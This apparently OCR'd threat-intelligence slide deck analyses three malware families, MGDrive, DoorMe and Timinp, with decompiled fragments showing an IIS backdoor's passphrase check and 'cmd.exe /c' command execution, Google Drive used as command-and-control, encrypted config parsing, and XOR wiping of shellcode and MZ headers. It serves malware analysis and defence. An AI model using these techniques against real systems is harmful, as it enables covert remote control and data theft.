
MGDrive



```
// Token: 0x0600022E RID: 558 RVA: 0x000119CC File Offset: 0x0000FBCC
public static int ModuleStart(string arg)
{
    int num = 1;
    try
    {
        Program.Logger = LoggingManager.Create("a");
        Program.Logger.LogInformation("[1001]", new object[0]);
        new MGDrive().StartMonitorThreads();
    }
    catch (Exception ex)
    {
        Program.Logger.LogCritical("[6001]:" + ex.ToString(), new object[0]);
    }
    return num;
}
```


```
// Token: 0x0600022F RID: 559 RVA: 0x0000335B File Offset: 0x0000155B
private static void a(string[] A_0)
{
    Program.ModuleStart("nothing");
    Thread.Sleep(-1);
}
```

- Government agency
- MGD.dll


Invoke via ModuleStart
Create subsirectories
"c"
"l"
"u"
"d"
"p"
"e"
Read RC4-encrypted config
Reads target path to list files from
Uploads the file to root directory of GDrive
Reads target path to download from
Parse the file as IPv4 proxy
Writes exceptions/failures
Drops commands into any of the subdirectories

DoorMe


TEAMT5



POSTs command including the HTTP IISSessions header md5(fuckme)

Infected IIS server


Passes request/response



```
v7 = SLOBYTE(v28[0]);
LOBYTE(v37) = v28[0];
LOBYTE(v38) = ~(_BYTE)v37 & 0x65 | v37 & 0x9A;// Registry\\Ma
v34[1] = (char)v38;
LOBYTE(v37) = v7;
LOBYTE(v38) = (~(_BYTE)v37 & 0x5A | v37 & 0xA5) ^ 0x3D;
v6[2] = (char)v38;
LOBYTE(v37) = v7;
LOBYTE(v38) = (~(_BYTE)v37 & 0x9E | v37 & 0x61) ^ 0xF7;
v6[3] = (char)v38;
LOBYTE(v37) = v7;
LOBYTE(v38) = ~(_BYTE)v37 & 0x73 | v37 & 0x8C;
v6[4] = (char)v38;
LOBYTE(v37) = v7;
LOBYTE(v38) = (~(_BYTE)v37 & 0x84 | v37 & 0x7B) ^ 0xF0;
v6[5] = (char)v38;
LOBYTE(v37) = v7;
LOBYTE(v38) = ~(_BYTE)v37 & 0x72 | v37 & 0x8D;
v6[6] = (char)v38;
```

Compiler-level obfuscation

DoorMe



Passes request/response


Validates IISSessions passphrase and parses command

Encrypts using AES key/IV md5(fuckme)

Executes command


Returns output


File/process management



```
LOBYTE(v138) = strcmp(c2_command, "0");
if ( (_BYTE)v138 == 1 )                // Get Username, Computername, Currentdir
{
  sub_180017C40(v102, (__int64)v137);
  sub_180018660(v68, &v138, v102);
  sub_180017E00(&out_data, &v138);
  free_0(&v138);
  v144 = (__int64 *)&v138;
  p_out_data = (const __m128i *)&v138;
}
LOBYTE(v138) = strcmp(c2_command, "1");
if ( (_BYTE)v138 == 1 )                // run artibrary command with "cmd.exe /c"
{
  sub_180017C40(v103, (__int64)v137);
  sub_180019410(v68, &v138, v103);
  sub_180017E00(&out_data, &v138);
```


Timinp





```
for ( i = 0; i < v5; ++i )
{
  *(*(v4 + 0x81C) + i) ^= 0x95u;        // overwrite shellcode
}
VirtualProtect(*(v4 + 0x81C), v5, PAGE_READWRITE, flOldProtect);
v7 = dword_1008FA44;
for ( j = 0; j < *(v7 + 4); ++j )
{
  *(*v7 + j) ^= 0x95u;                  // overwrite mz header
}
VirtualProtect(*v7, *(v7 + 4), PAGE_READWRITE, flOldProtect);
FileW = CreateFileW((dword_1008FA44 + 0x14), 0x80000000, 1u, 0, 3u, 0x80u, 0);
v4 = dword_1008FA44;
```

Timinp



Reads loader and extracts AES key at specific offset and XOR 0x75

Config parser


Decodes & parses config

Command handler (supports process management, screenshot, tree of all volumes, command execution)

Contacts C2 with AES-encrypted request

Returns AES-encrypted response

Dedicated server or Google Drive



```
8:E530h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E540h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E550h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E560h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E570h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E580h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E590h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
